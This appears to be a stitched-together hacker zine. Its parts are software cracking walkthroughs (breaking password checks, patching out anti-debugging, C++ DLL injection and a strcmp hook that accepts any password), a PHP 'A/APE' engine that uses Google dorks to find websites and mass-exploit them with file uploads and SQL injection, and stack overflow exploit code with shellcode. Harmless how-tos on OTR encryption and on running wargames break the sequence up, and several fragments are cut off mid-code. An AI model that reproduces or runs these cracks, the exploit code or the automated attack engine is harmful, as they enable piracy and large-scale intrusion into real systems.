00401470 |. 837D 08 01 CMP DWORD PTR SS:[EBP+8],1
00401474 |. 7E 1B JLE SHORT Cp1.00401491
00401476 |. 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
00401479 |. 83C0 04 ADD EAX,4

```
0040147C  |. 8B00         MOV EAX,DWORD PTR DS:[EAX]
0040147E  |. 890424       MOV DWORD PTR SS:[ESP],EAX
00401481  |. E8 0AFFFFFF  CALL Cp1.00401390
00401486  |. 3D 10030000  CMP EAX,310
0040148B  |. 75 04        JNZ SHORT Cp1.00401491
0040148D  |. C645 FF 01   MOV BYTE PTR SS:[EBP-1],1
```

after analyzing each call it turns out this one:
00401481 |. E8 0AFFFFFF CALL Cp1.00401390
is the most interesting (looks like the decryption-constructions we've seen before). The function returns a value in EAX that gets compared to the static value 0x310. If we examine the function we can see the argument passed (argv[1] in this case) is manipulated into a hash value, let's test this thesis.
To fake a command-line go to Debug->Arguments and supply your argument.

Ok, time to put a breakpoint before the end of the subroutine (located at 004013F9) and F9! Now take a look at the EAX register's value (seen in the right part of the screen), I used "FUCKYOU" as an argument, resolving to 0x21C .... That means we must supply a commandline argument that will be resolved to 0x310. We could do this in two ways, by looking for a collision in the algorithm or by bruteforce. Let's rip the algorithm first.
Ok, to make things clear:

```
DWORD PTR SS:[EBP-8] is the counter (i)
DWORD PTR SS:[EBP+8] is the beginning of argv[1]
DWORD PTR SS:[EBP-C] is input[i] (DWORD PTR SS:[EBP-8]+DWORD PTR SS:[EBP-8])

004013A4  |> 8B45 08      /MOV EAX,DWORD PTR SS:[EBP+8]          ;
|
004013A7  |. 890424       |MOV DWORD PTR SS:[ESP],EAX            ; |
004013AA  |. E8 C1F30000  |CALL <JMP.&msvcrt.strlen>             ;
\strlen
004013AF  |. 3945 F8      |CMP DWORD PTR SS:[EBP-8],EAX
004013B2  |. 73 45        \JNB SHORT Cp1.004013F9
004013B4  |. 8B45 08      |MOV EAX,DWORD PTR SS:[EBP+8]
004013B7  |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8]
004013BA  |. 0FBE00       |MOVSX EAX,BYTE PTR DS:[EAX]
004013BD  |. 8945 F4      |MOV DWORD PTR SS:[EBP-C],EAX
004013C0  |. C745 F0 000000>|MOV DWORD PTR SS:[EBP-10],0
004013C7  |. 8B45 08      |MOV EAX,DWORD PTR SS:[EBP+8]
004013CA  |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8]
004013CD  |. 8038 00      |CMP BYTE PTR DS:[EAX],0
004013D0  |. 74 0D        |JE SHORT Cp1.004013DF
004013D2  |. 837D F8 00   |CMP DWORD PTR SS:[EBP-8],0 ;if i is 0
result is 0
004013D6  |. 74 07        |JE SHORT Cp1.004013DF
004013D8  |. C745 F0 010000>|MOV DWORD PTR SS:[EBP-10],1
004013DF  |> 8B45 F0      |MOV EAX,DWORD PTR SS:[EBP-10];-> 
(input[i] && i)
004013E2  |. 3345 F8      |XOR EAX,DWORD PTR SS:[EBP-8];-> EAX
XoR i
004013E5  |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8];-> (EAX
XoR i) + i
004013E8  |. 8B55 F4      |MOV EDX,DWORD PTR SS:[EBP-C]
004013EB  |. 31C2         |XOR EDX,EAX          ;-> ((EAX XoR i)+i) ^
input[i])
004013ED  |. 8D45 FC      |LEA EAX,DWORD PTR SS:[EBP-4]
004013F0  |. 0110         |ADD DWORD PTR DS:[EAX],EDX
004013F2  |. 8D45 F8      |LEA EAX,DWORD PTR SS:[EBP-8]
004013F5  |. FF00         |INC DWORD PTR DS:[EAX]
004013F7  |.^EB AB        \JMP SHORT Cp1.004013A4
```

"Hash" algorithm:

(input[i] XoR (((input[i] && i) XoR i) + i))

Well, writing a bruteforcer for this is peanuts but there must be an easier way....through algorithmic collision. Let's see, the input "TEST" generates 319 as a value, now let's try "UEST" ... 320, how predictable and let's try "TFST" -> 322. Now we're getting somewhere :D.
Ok, let's try filling up the bitch with A's.
"AAAAAAAAA" resolves to 721 while 1 A more gives us 805, so we need to sit somewhere in between.
"AAAAAAAAZ" resolves to 716 ,"AAAAAAAABZ" to 719 and "AAAAAAAACZ" to 718, let me predict, "AAAAAAAAEZ" wil resolve to 720.... <.<
Ok, we need 784... after some trying we find out "AAAAAAA{{Z" resolves to 784.. Let's try >:).. YES! It works... Our collisive hash managed to trick the program into installing, without having having to know the 'real' password (which was MILITARISM btw)....

Act V:
Difficulty: Medium
Tools: OllyDbg, Hexeditor
Objective: Find the password, defeat anti-debugging

MegaCorp got fed up with being cracked over and over so they consulted some whitehat corporate lapdog to strengthen their apps and sell our scene out at the same time... Rumor has it he implemented an anti-debugging trick in the newest version of "Infernal Barricade". Let's fire up OllyDbg YET AGAIN! Ok, lets see what they have been trying to do this time...

```
0040144F  |. C600 00      MOV BYTE PTR DS:[EAX],0               ; ||
00401452  |. E8 E9F50000  CALL <JMP.&KERNEL32.IsDebuggerPre
sent>  ; ||\IsDebuggerPresent
00401457  |. 85C0         TEST EAX,EAX                         ; ||
00401459  |. 74 18        JE SHORT Cp1.00401473                ; ||
0040145B  |. C70424 0C00440>MOV DWORD PTR SS:[ESP],Cp1.004400
0C    ; ||ASCII "Your attempt to debug this application is considered a crime
by the U.S governement, legal action will be taken against you...
"
00401462  |. E8 69F30000  CALL <JMP.&msvcrt.printf>             ;
|\printf
00401467  |. C70424 FFFFFFF>MOV DWORD PTR SS:[ESP],-1           ;
|
0040146E  |. E8 4DF30000  CALL <JMP.&msvcrt.exit>              ; \exit
```

LOL! They use a standard win32 API called IsDebuggerPresent to check if the application is being debugged.... hmmm,

```
004013C4  |. C74424 04 0000>MOV DWORD PTR SS:[ESP+4],Cp1.00440
000   ; |ASCII "LOIACU]QH"
```

seems to be the encrypted password, we don't want to spend a lot of time to rip the algorithm and decrypt it by hand so let's debug it! As expected the application terminates when we debug it this way. Let's take a closer look at the anti-debug technique:

```
00401452  |. E8 E9F50000  CALL <JMP.&KERNEL32.IsDebuggerPre
sent>  ; ||\IsDebuggerPresent
00401457  |. 85C0         TEST EAX,EAX                         ; ||
00401459  |. 74 18        JE SHORT Cp1.00401473                ; ||
```

This piece is interesting, it calls IsDebuggerPresent and sees if true is returned in EAX, if so, it ends, if not it continues... hmm interesting conditional jump, what if we'd make it an uncomditional jump, always jumping to continue the application (JMP is 0xEB, keep that in mind).....
Fire up a hexeditor (or just do it in OllyDBG, i just want to let you play with HexEditors as well :D) and open the app in it. Now look for the following sequence of bytes:

```
00401457  |. 85C0         TEST EAX,EAX                         ; ||
00401459    74 18         JE SHORT Cp1.00401473                ; ||
```

find: 85C07418

and replace the 74 with EB...
That was easy, we already broke their anti-debugging technique (fuckers). Now all we gotta do is put a breakpoint on
00401470 . C600 00 MOV BYTE PTR DS:[EAX],0
so we can watch ECX being "IGNORANCE"... yet another application broken, hehe

There are many commercial copyright-protection schemes which would make life difficult if we'd reverse only in the ways described, but there are other ways too, by taking advantage over the fact that the target program runs in YOUR environment, you control the OS! That means you can manipulate it from all sides. One way is process hijacking by DLL injection, which i'll describe here:

Process Hijacking

Process hijacking involves executing you code in another process' context (not as in exploiting it to make it execute shellcode). This can be achieved in two ways, either directly by executing a part of you executables code in the remote process, or by DLL injection. With the advent of Windows DEP (Data Execution Prevention) this leaves us the latter. Injecting your DLL into another process goes as follows:

- Fetch the target process' PID (Process ID)
- Open a handle to the target process

Instant Message Security Tool

How To...

Off the Record (OTR) is a encryption and authentication plugin for Gaim. It uses public/private encryption and signs all your messages with a digital signature to verify that you are their true sender. Unencrypted instant messages are easily picked up by packet sniffing tools, these becomes all the easier when your sending them over a public WIFI network. Also with the new AOL Terms of Service they claim by using their software you "Waive any right to privacy." Well fuck that, start encrypting your messages and show AOL you do have the right to privacy especially from them. Installing the plugin is easy as can be.

Install: Download the latest release from http://www.cypherpunks.ca/otr as of this writing the latests version is 3.0.0. Once you compile the sources, or if your using windows run the .exe, you have to enable Off The Record. To do this in gaim click on Preferences, or Tools > Preferences from within the buddy list window. Once in the Preferences menu choose "Plugins" from the left menu. Scroll down untill you see "Off-The-Record Messaging" click on the check box to enable it.

Configure: Now that you have it installed there should be a submenu under the plugins menu for OTR. Click on the "Config" tab. Here you can generate your key pair. Click the generate to produce your keys. Also make sure that Enable private messaging an Automatically initiate private messaging are checked.

Usage: Now when ever you talk to someone who also has OTR you will begin a private converstation. The First time you talk to them you will be prompted to accept their fingerprint. The fingerprint is a string which is used to idenify their key. Also you will notice a new button on your conversation window, that will eather say OTR: Private, if a private conversation has been started, else it will show OTR: Not private. To start a private conversation simpily click this button.

Additional help: http://www.cypherpunks.ca/otr http://www.hackbloc.org/forums/

How To...

start a wargames competition

As one of the designers of the Root This Box challenge, I'd like to share somethings I've learned about creating and maintaining an exciting, safe wargame.

0. Users
A contest is nothing without users. Try to find a good mixture of skills from online and offline communities. Recruit people of skill from 2600 meetings, LUGs, classes, IRC channels, or anywhere else where smart people tend to congregate.

1. Boxes
The targets you setup are also critical to the success of the competition. Try to get interested users from step 0 to pony up some of their spare boxes for the competition. A variety of operating systems, services, and vulerabilities tends to be most fun. Some successful boxes have run custom services with source disclosure. Others have setup unpatched services with an intended progression of escalation. Some of the others have just been regular boxes with some unintended holes. Optionally, you may consider equipping a small number of systems with virtual machine software to get a larger system diversity with a smaller number of systems, but this option does require considerably more configuration. However these boxes are setup, the more boxes and diversity, the more likely it becomes that at least a few are crackable.

2. Rules
A set of well-defined rules can give a contest enough form for good fun, but trusting users to follow policies may not be the best way to enforce your policies. Consider automating and configuring rules into your competition wherever possible. One of the primary rules should be not interfering with others' abilities to play the game, so restrictions should be implemented on changing passwords, process usage, disk space allocation, and anything else that might affect other users' ability to play. In addition, some users might use competition servers as hops for rather nefarious deeds, so it might be wise to limit the use of network utilities to external targets.

3. Scoring
There are many potential ways to calculate scores for these things. All revolve around who currently has control of a system. One way involves computing points for the presence of certain service types of services, but this does take a fair amount of code. A fixed score for each box will function well too. Scores might be computed hourly, daily, at the end of a competition, or whenever. There is plenty of room to use your immagination on this topic.

4. Timeframe
It is important that the challenge doesn't expire before any boxes are cracked and keeps up a suspenseful level of activity from start to finish. Choose your timescale to fit the competition type and to maximize the fun.

Happy hacking.

Deux Ex Machina: Notes on the Artificial Hacker

[0x00] Intro

Well ladies(?) and gentlemen, here I am again to bore you . This time with an article on the increasingly populair concept of an "artificial hacker". When thinking of an "artificial hacker" I don't mean some überly complex neural network that analyzes source-code for potential vulnerabilities and writes exploits for them . I'm "merly" talking about an automated framework for mass-exploitation of certain vulnerabilities.
As described in the articles "Automation" (located here: http://blackhat.com/presentations/bh...-sensepost.pdf) and "Moving towards the Artificial Hacker" (located here: http://felinemenace.org/papers/Movin...hley_Fox.p pt
) there are many pros and cons for this concept. Pentesting/Attacking would be made much easier and a lot of the boring work would be taken from the hacker, allowing him some time for a beer.
Of course this sound pretty tame and all, and my quick implementation might not be the best, but the concept surely is powerfull as hell. Imagine a huge exploitDB (like milw0rm's of securityforest's linked to A/APE, which would (providing it has a dork for every vuln (or it could scan random ip-ranges)) exploit the fuck out of the net, pwning vulnerable box after vulnerable box, while the "only thing" the controlling hacker has to do is find exploits and write A/APE modules and supply them to the engine, rooting an astronomical ammount of boxes in no-time (providing he/she has multiple A/APE scripts running).
The idea of an automated exploitation framework crossed my mind when working on a web-worm in PHP (whose concept was featured in HackThisZine #3) for the next release of the RRLF e-zine (#7). A/APE (Artificial/Automated Pwnage Engine) is a modification of Ouroboros' engine that consists of an exploit 'class' (just a stupid small template which would have been an abstract class if it weren't for the necessity of backwards compatibility with PHP4 for the webworm) with several child classes each with their own exploit code located in a similarly constructed Sploit() function, thus allowing for heavy use of class polymorphism (and less lines of code).

[0x01] The concept

Well, there are three major requirements for A/APE:
1) The engine should spider all vulnerable targets on the web (or as much as possible)
2) The engine should be very modular (easily extendable, different sploits adaptable to 1 standard)
3)The engine should log results so the hacker can control the pwned targets later.
Requirement 1 is simple to complete, we'll use the unlimited power of google. Now I hear everyone mumbling "tskpscht google api tskpscht" but no worries, I don't like the google API either (I actually don't care if you like it at all, I just don't like it). It is very easy to use google without having to do all the google-api hassle with the following concept:

1) Post a GET request to google.com with the following parameters: *search?as_q=".UrlEncode($searchquery)."&num=".$startfromthisresult."&hl=en*

2) Add the found targets to the $targets array. Check whether we have reached too much queried results (we don't want to stick to the same vuln forever now do we?) if so quit else goto step 1

Well, the biggest dificulliilty lies with requirement 2. We can devide all major and common webapp-vulns (we'll only discuss webapp-vulns in this article) into 4 catogories:

1)Unauthorized file uploading
2)Local/Remote file inclusion
3)SQL injection
4)XSS

So we'll organize the exploits like this (in a matrix form):

```
$Sploits = array();
$Sploits[0] = array(); // array of all file upload exploits
$Sploits[0][0] = new WhateverExploit();   //etc,etc
```

Also we should manage all "googledorks" (google searchqueries to find targets) like this (thus googledorks $dork[0][3] being the dork for $Sploits[0][3]).
Since every exploit is different in concept and requires diffent parameters, I generalized the concept per exploit (currently only Fileupload exploits and SQL exploits):

Upload exploits: *Sploit($host,$port,$path,$filename,$filecontent){}*
SQL injection: *Sploit($host,$port,$path,$sql,$username,$pass){}*

Since most file upload exploits require little more than a target and a file, this'll suffice. The case of the SQL injection is a little different though. SQL injection usually requires nothing more than a prefab SQL query, which can be defined in
SQLSploit->SQLQ, the sample exploit I included with this A/APE release required a username and password for user creation though (this is also quite common) so I included these parameters with the function prototype (feel free to change them to you hearts content though).

[0x02] Show use the 0xC0DE!

Okay, let's talk code. Sending a packet in PHP is simple as pie:

```
function sendpacket($host,$port,$pAcKeT) // packet sending function
{ $ock=fsockopen(gethostbyname($host),$port); // open socket
if (!$ock) return "No response";
fputs($ock,$pAcKeT); // send!
$HtMl=''; while (!feof($ock)) { $HtMl.=fgets($ock); // read socket }
fclose($ock); return $HtMl; }
```

To google for targets we need to follow the steps discussed in section 0x01. Here is a function that googles for a certain query.

```
function Google4Targets($host,$search,$num) // google for targets
{$query = "/search?as_q=".UrlEncode($search)."&num=".$num."&hl =en";$q = "http://".$host.$query;
$packet ="GET ".$q." HTTP/1.0\r\n"; // Get packet
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet); // send it
$temp=explode("of about <b>",$html); // get number of results
$temp2=explode("</b> for ",$temp[1]);
$total=$temp2[0];
$total = str_replace(",","",$total);
$looplen = $total / $num; // number of pages to query
for($r = 0; $r < $looplen; $r++)
{
$strt = $r * $num;
$query = "/search?as_q=".UrlEncode($search)."&num=".$num."&hl =en&start=".$strt; // query
$q = "http://".$host.$query;
$packet ="GET ".$q." HTTP/1.0\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet);

$temp=explode("<a class=l href=\"",$html); //all url results are in<a class=1 href="urlhere"> form
for ($i=1; $i<=count($temp)-1; $i++) {
$temp2=explode("\">",$temp[$i]);
$targets[$targetcount] = $temp2[0]; // add to targets array
$targetcount++; } } }
```

The auto exploitation engine would look like this:

```
function AutoXploit() // exploit routine
{ for ($l = 0; $l < count($dork); $l++) {
for($i = 0; $i < count($dork[$l]; $i++) // all dorks of current subgroup (XSS,SQL injection,etc) {
$targets = array();
$targetcount = 0;
Google4Targets("www.google.com",$dork[$l][$i],100); // google them
if ($targetcount > $searchlimit) // not higher than limit
$targetcount = $searchlimit;
for ($x = 0; $x < $targetcount; $x++) {
$targets[$x] = eregi_replace("http://", "",$targets[$x]);
$temp = explode("/",$targets[$x]); // deconstruct URL
$base = $temp[0];
$extend = "/";
for($r = 1; $r < count($temp)-1; $r++) {
$extend .= $temp[$r]."/"; }
if($l == 0) // UPLOAD
$sploits[$l][$i]->Sploit($base,80,$extend,$shellname,$shellcontent);
elseif($l == 1) // SQL
$sploits[$l][$i]->Sploit($base,80,$extend,$sploits[$l][$i]->SQLQ,$user,$pass);}}  }
}
```

Well I hope this small article was usefull and gave you some insights and/or Ideas. For sample code, please see the code that comes with this zine, it's released under the GPL, but remember, i'm not responsible for any damage done by or coming forth from this code!
Nomenumbra.

- Fetch the address of LoadLibraryA dynamically
- Allocate enough memory for an argument to LoadLibraryA
- Do a VirtualProtectEx to set the code pages to PAGE_EXECUTE_READWRITE
- write the name of the DLL to load ,into the memory (we obviously can't use a local address)
- restore the old permissions

Here follows a sourcecode example in c++:

```
BOOL WriteToMemroy(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize)
{
        DWORD dwOldProtect;
        BOOL boolReturn = FALSE;
        if(hProcess == NULL) // own process?
        {
                VirtualProtect(lpBaseAddress,  nSize, PAGE_EXECUTE_READWRITE, &dwOldProtect); // now Ex needed, only a VirtualProtect
                boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSize))? 1 : 0); //memcpy instead of WriteProcessMemory
                VirtualProtect(lpBaseAddress,  nSize, dwOldProtect, &dwOldProtect); // set back
        }
        else
        {
                VirtualProtectEx(hProcess,  lpBaseAddress, nSize, PAGE_EXECUTE_READWRITE, &dwOldProtect); // Virtualprotectex to be able to read and write code
                boolReturn = WriteProcessMemory(hProcess, lpBaseAddress, (LPVOID)lpBuffer, nSize, 0); // Write to memory
                VirtualProtectEx(hProcess,  lpBaseAddress, nSize, dwOldProtect, &dwOldProtect); //set back
        }

        VirtualFreeEx(hProcess,   lpBaseAddress,   nSize, MEM_RELEASE); // free memory
        return boolReturn;
}


BOOL InjectDLL(char* ProcessName, char* strHookDLL)
{
    printf("Initiating injection of '%s' into '%s'\n",strHookDLL,ProcessName);
    DWORD dwPID = GetProcessID(ProcessName);
        if(dwPID == 0)
        {
          printf("Couldn't retreive valid ProcessID for process '%s'!\n",ProcessName);
                        return FALSE;
        }
        HANDLE hProcess;

        HMODULE hKernel;

        LPVOID RemoteStr, LoadLibraryAddr;
        hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID); // open the process         if(hProcess  ==  INVALID_HANDLE_VALUE) //couldn't open?
        {
                printf("Couldn't  open  process  '%s' with ID %d!\n",ProcessName,dwPID);
                return FALSE;
        }

        hKernel = LoadLibrary("kernel32.dll"); //load kernel32.dll

        if(hKernel == NULL)// couldn't load?
        {
      printf("Couldn't load Kernel32.dll!\n");
                CloseHandle(hProcess);
                return FALSE;
        }

        LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "LoadLibraryA");// fetch address of LoadLibraryA
        RemoteStr   =   (LPVOID)VirtualAllocEx(hProcess, NULL,  strlen(strHookDLL),  MEM_RESERVE  |  MEM_COMMIT,  PAGE_READWRITE); // allocate memory size of argument
        if(WriteProcessBytes(hProcess, (LPVOID)RemoteStr, strHookDLL, strlen(strHookDLL)) == FALSE) // write it to memory
        {
                printf("Couldn't  write  to  process '%s' memory!\n",ProcessName);// failed?
                CloseHandle(hProcess);

                return FALSE;
        }
        HANDLE  hRemoteThread  =  CreateRemoteThread(hProcess,  NULL,  0,  (LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr, 0, NULL);// remotely load our DLL
        if(hRemoteThread == INVALID_HANDLE_VALUE)// failure?
        {
      printf("Couldn't create remote thread within process '%s'!\n",ProcessName);
                CloseHandle(hRemoteThread);
                CloseHandle(hProcess);
                return FALSE;
        }
        CloseHandle(hProcess);
        printf("'%s'  successfully  injected  into  process '%s' with ID %d!\n",strHookDLL,ProcessName,dwPID);
        return TRUE;
}
```

Well that wasn't THAT difficult, now was it? The next question that arises is "What to inject?". Well you can do a lot once your DLL is loaded, ranging from process termination to full-blown input/output manipulation. The template of your DLL should look like this:

```
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved

)
{
  switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
        {
                DisableThreadLibraryCalls((HMODULE)hModule); //don't get re-called
                // do what you want once attached
                return true;
        }break;
        case DLL_PROCESS_DETACH:
        {
                // bring back to old state
        }break;
  }
  return true;
}
```

Imagine the following application:

```
int main(int argc, char *argv[])
{
    system("PAUSE");
    if (argc-1)
    {
    if (strcmp(argv[1],"XPLT") == 0)
      MessageBoxA(0,"Accepted","Accepted",0);

    }
    return 0;
}
```

Ok, this simple app can be fooled by hijacking the main function it relies on, strcmp. Strcmp is a string comparing function located in the Dll ntdll.dll. The pause is used to ensure we get the time to inject our DLL into the victim app.
Ok, we'll hijack the function by using a detours trampoline. Detours patching, as described in: http://research.microsoft.com/~galenh/Publications/HuntUsenixNt99.pdf
goes as follows:

Here follows a small example in C++:

```
DWORD InlineHook(const char *Library, const char *FuncName, void *Function, unsigned char *backup)
{
        DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library), FuncName);
// Fetch function's address
        BYTE jmp[6] = {
                0xe9,
//jmp
                0x00, 0x00, 0x00, 0x00,  //address
                0xc3                                    //retn
                                };
        ReadProcessMemory(GetCurrentProcess(), (void*)addr, backup, 6, 0);
// Read 6 bytes from address of hooked function from rooted process into backup

      DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-5)
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6, 0);
    // write the 6 bytes long trampoline to address of hooked
```

```
function to current process
            return addr;
}
```

This function resolves the address of the function to be hooked, and builds a trampoline as follows:

JMP <4 empty bytes for addres to jump to>
RETN

the address to jump to (the hook) is resolved like this:

((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)

the old address is backed up, to be able to unhook the function later (by overwriting the trampoline with the original address).
Ok, now let's hijack our little app to make any password work:

```
int WINAPI strcmphook(const char* str1,const char* str2); //
prototype

DWORD Faddr=0; // address
BYTE Fbackup[6]; // backup

DWORD InlineHook(const char *Library, const char *FuncName,
void *Function, unsigned char *backup)
{
            DWORD addr = (DWORD)GetProcAddress(GetModuleHandl
e(Library), FuncName);
// Fetch function's address
            BYTE jmp[6] = {
                        0xe9,
//jmp
                        0x00, 0x00, 0x00, 0x00,  //address
                        0xc3                                //
retn
                                    };
          ReadProcessMemory(GetCurrentProcess(), (void*)addr,
backup, 6, 0);
// Read 6 bytes from address of hooked function from rooted
process into backup

      DWORD calc = ((DWORD)Function - addr - 5); //((to)-
(from)-5)
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp,
6, 0);
    // write the 6 bytes long trampoline to address of hooked
function to current process
            return addr;
}

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved

)
{
  switch (ul_reason_for_call)
            {
            case DLL_PROCESS_ATTACH:
            {
                        DisableThreadLibraryCalls((HMODULE)h
Module); //keeps it from being re-called
                        Faddr = InlineHook("ntdll.dll","strcm
p",strcmphook,Fbackup); // strcmp in ntdll.dll
                        return true;
            }break;
            case DLL_THREAD_ATTACH: break;
            case DLL_THREAD_DETACH: break;
            case DLL_PROCESS_DETACH:
            {
                        WriteProcessMemory(GetCurrentProcess
(), (void*)Faddr, Fbackup, 6, 0); // restore address

            }break;
  }
  return true;
}

int WINAPI strcmphook(const char* str1,const char* str2)
{
return 0; // always return 0, no matter what password was.
};
```

Once we inject this DLL into our victim app like this: InjectDLL("Victim.exe","hijack.dll"), you will notice that it doesn't matter what password you supplied as a commandline argument, you will always get the "Accepted" messagebox. As you can see process Hijacking can get you many things. You could subvert an application to elevate your privileges, create an extra account, download & execute an app with the privileges under which the app runs, you could even backdoor the app itself by letting it execute code to run the DLL injector @ startup, thus effectively taking over the app.

Act VI:
Difficulty: Hard
Tools: OllyDbg,PEiD,DeYoda (found here: http://xtaz3k.free.fr/decryptors/Dy.ace)
Objective: Get the MessageBox with the password to popup (the password IS encrypted and is not to be found in plaintext in the app,
you can also decrypt the password by hand since the 'encryption' is pathetic, but that way you'll miss some valuable knowledge)

Ok, there is this new IDE, called BulkIDE, you really wanna get your hands on, it is said to be quite nice, but the price tag is a 'little' high, $3000, outrageous for such a simple IDE, so let's crack the bitch. You managed to lay your hands on the main installer executable, but you seem to be missing the installation CD, but hey, we should get this working without that stupid license .exe :) It is rumored though that the programmers behind this IDE are fans of "security through obscurity" meaning we can expect a lot of opaque predicates (a function that evaluates to true or false and of which the outcome is known to the programmer on forehand, sometimes used as useless code that seems important or anti-debugging).

First of all we load up PeiD and check the app, result:

yoda's cryptor 1.2

This is probably your first encounter with a packer/crypter. Many software these days (especially commercial software and malware) is packed/crypted to make reversing a tiny whiny bit harder and to reduce executable size.
Yoda's cryptor is quite a nice compressor/packer/crypter for PE files, but it can be undone in a wink, just fire up DeYoda, load the app and GO! Fire up PEiD again:

Nothing found *

Nice, that's what we wanna see.

Now fire up OllyDBG and load the unpacked executable.
We won't start looking at all strings, cause they are too obvious to be real passwords, they're just bogus shit to confuse the cracker.
The first thing we see is:

```
00401000 >/$ 68 0A204000    PUSH unpacked.0040200A; /FileName =
"user32.dll"
00401005  |. E8 B5020000    CALL <JMP.&KERNEL32.LoadLibraryA>;
LoadLibraryA
0040100A  |. 68 15204000    PUSH unpacked.00402015;ProcNameOrOrdi
nal = "BlockInput"
0040100F  |. 50             PUSH EAX; |hModule
00401010  |. E8 92020000    CALL <JMP.&KERNEL32.GetProcAddress>
;GetProcAddress
00401015  |. A3 24204000    MOV DWORD PTR DS:[402024],EAX
0040101A  |. 6A 01          PUSH 1
0040101C  |. FF15 24204000 CALL DWORD PTR DS:[402024]
```

Well, the following happens:

GetProcAddress(LoadLibrary("user32.dll"),"BlockInput") gets stored in DWORD PTR DS:[402024]. BlockInput is a function to halt all keyboard and mouse input if it's argument is true, and resume it if it is false. If we look a bit further, at ox0040101A we see a call to BlockInput with a true parameter and at
0x00401048 we see it with a false parameter. So obviously the program attempts to block any input during program execution to prevent debugging and reversing. Well to get rid of this nuisance, we'll just nop those PUSH <true||false> CALLDWORD PTR DS:[402024] structures out with right click -> binary -> fill with NOP's. Then we have another IsDebuggerPresent call, just breakpoint the test eax,eax after the call, set EAX to 0 and continue.

```
00401030  |> 50             PUSH EAX
00401031  |. BE EC114000    MOV ESI,unpacked.004011EC          ;
Entry address
00401036  |. B9 08000000    MOV ECX,8
0040103B  |. E8 1C010000    CALL unpacked.0040115C
```

Hmmm, what's this? Let's first take a look at unpacked.0040115C:

```
0040115C  /$ 33D2           XOR EDX,EDX
0040115E  |> 51             /PUSH ECX
0040115F  |. AD             |LODS DWORD PTR DS:[ESI]
00401160  |. E8 17000000    |CALL unpacked.0040117C
```

```
    hClient = accept(hSock, NULL, NULL);

    if(hClient != INVALID_SOCKET)
    {
        int  ret;
        printf("client accepted\n");

        while(ret = recv(hClient, buf, 512, 0))
        {
            if(ret == SOCKET_ERROR)
            {
                printf("%d\n", WSAGetLastError());
                break;
            }
            else
                buf[ret] = 0;
        }
    }

    closesocket(hClient);
    closesocket(hSock);

    WSACleanup();
    return 0;
}
```

==========

Clearly biting off more than it can chew in it's call to recv. With just a little
socketry you can take the offensive and make the 'server' do whatever you want.

==========

```
#include <windows.h>
#include <stdio.h>

char shellcode[] =
"\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
"\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

int main()
{
            char        buffer[300];
            SOCKET      hSock;
            SOCKADDR_IN client;
            WSADATA     wsaData;

            for(int i = 0; i < sizeof(buffer); i++)
                        buffer[i] = 'X';

            *(int *) (buffer + 260) = 0x7C82385D;
            memcpy(buffer + 264, shellcode,
strlen(shellcode));

            WSAStartup(MAKEWORD(2, 2), &wsaData);
            hSock = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);

            client.sin_family = AF_INET;
            client.sin_addr.s_addr          =          inet_
addr("127.0.0.1");
            client.sin_port = htons(1337);

            if(connect(hSock, (sockaddr *) &client,
sizeof(client)) == SOCKET_ERROR)
            {
                        printf("Failed\n");
                        WSACleanup();
                        return 0;
            }

            send(hSock, buffer, sizeof(buffer), 0);
            closesocket(hSock);

            WSACleanup();
            return 0;
}
```

==========

Conclusion: I hope to follow up this article with a subsequent one's discussing frame pointer
overwrites, frame based exception handler absuse, shellcoding, and the parallel universe of
heap overflows.

Tools:

[A] http://msdn.microsoft.com/vstudio/express/visualC/default.aspx
- MSVC++ 2005

[B] http://nasm.sourceforge.net/
- Netwide Assembler

[C] http://www.ollydbg.de/
- OllyDbg Debugger

[D] http://www.phenoelit.de/win/
- OllyUni, an OllyDbg plug-in

References:

[1] http://www.delikon.de/shellbuch/eng/1.html
- The great Windows-Shellcode picture book

[2] http://www.cultdeadcow.com/cDc_files/cDc-351/
- Tao of the Windows Buffer Overflow

[3] http://www.insecure.org/stf/smashstack.txt
- Smashing the Stack for Fun and Profit

[4] http://www.securitycompass.com/Case%20Studies.htm
- Writing Stack Based Overflows on Windows

[5] http://www.intel.com/design/pentium4/manuals/index_new.htm
- IA-32 Developer's Manual Vol. 1 - Chapter 6

Thoughts for the future

- http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt
- Third Generation Exploitations

- http://www.phrack.org/phrack/55/P55-08
- Frame Pointer Overwrite

- http://www.cybertech.net/~sh0ksh0k/heap/
- Windows Heap Overflow Presentation

- http://www.hick.org/code/skape/papers/win32-shellcode.pdf
- Understanding Windows Shellcode

```
        //

        *(int *) (buffer + 260) = 0x7C82385D;
        memcpy(buffer + 264, shellcode, strlen(shellcode));

        copy(buffer);
        printf("If we got here, it didn't exit like it should have");
        return 0;
}
```

==========

Now let's look at the stack right as the function is going to return. Right as this code is going to
execute, and the stack around this area. ESP value next to instruction indicates the value of ESP
after it has executed.

```
MOV ESP,EBP ; ESP = 0012FDF8
POP EBP     ; ESP = 0012FDFC
RETN        ; ESP = 0012FE00

